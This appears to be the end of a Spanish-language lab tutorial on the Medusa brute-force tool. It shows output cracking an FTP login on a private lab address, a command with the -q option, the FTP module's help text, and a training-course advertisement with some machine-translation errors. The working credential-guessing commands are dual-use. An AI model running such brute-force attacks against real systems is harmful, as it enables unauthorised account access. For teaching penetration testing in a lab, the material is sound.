ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 1 comple
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```

Información de uso del módulo de visualización

Puede usar una nueva opción -q que mostrará la información de uso del módulo. Esto debe usarse junto con la opción "-M".

```
medusa -h 192.168.1.141 -U usuarios.txt -P pass.txt -M ftp -
q
```




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -q
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ftp.mod (2.1) pMonkey <pmonkey@foofus.net> :: Brute force module for FTP/FTPS sessions

Available module options:
MODE:? (NORMAL*, EXPLICIT, IMPLICIT)

  EXPLICIT: AUTH TLS Mode as defined in RFC 4217
     Explicit FTPS (FTP/SSL) connects to a FTP service in the clear. Prior to
     sending any credentials, however, an "AUTH TLS" command is issued and a
     SSL session is negotiated.

  IMPLICIT: FTP over SSL (990/tcp)
     Implicit FTPS requires a SSL handshake to be performed before any FTP
     commands are sent. This service typically resides on tcp/990. If the user
     specifies this option or uses the "-n" (SSL) option, the module will
     default to this mode and tcp/990.

  NORMAL
     The default behaviour if no MODE is specified. Authentication is attempted
     in the clear. If the server requests encryption for the given user,
     Explicit FTPS is utilized.


Example Usage:
    medusa -M ftp -h host -u username -p password
    medusa -M ftp -s -h host -u username -p password
    medusa -M ftp -m MODE:EXPLICIT -h host -u username -p password

(*) Default value
```

iGNITE
Technologies

ÚNETE A NUESTRO

PROGRAMAS DE ENTRENAMIENTO



HAGA CLIC AQUÍ

PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Pentest de Android
- Web Servicios-API
- Avanzado metasploit
- Pro VAPT de infraestructura
- CTF
- Computadora forense

EXPERTO

- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in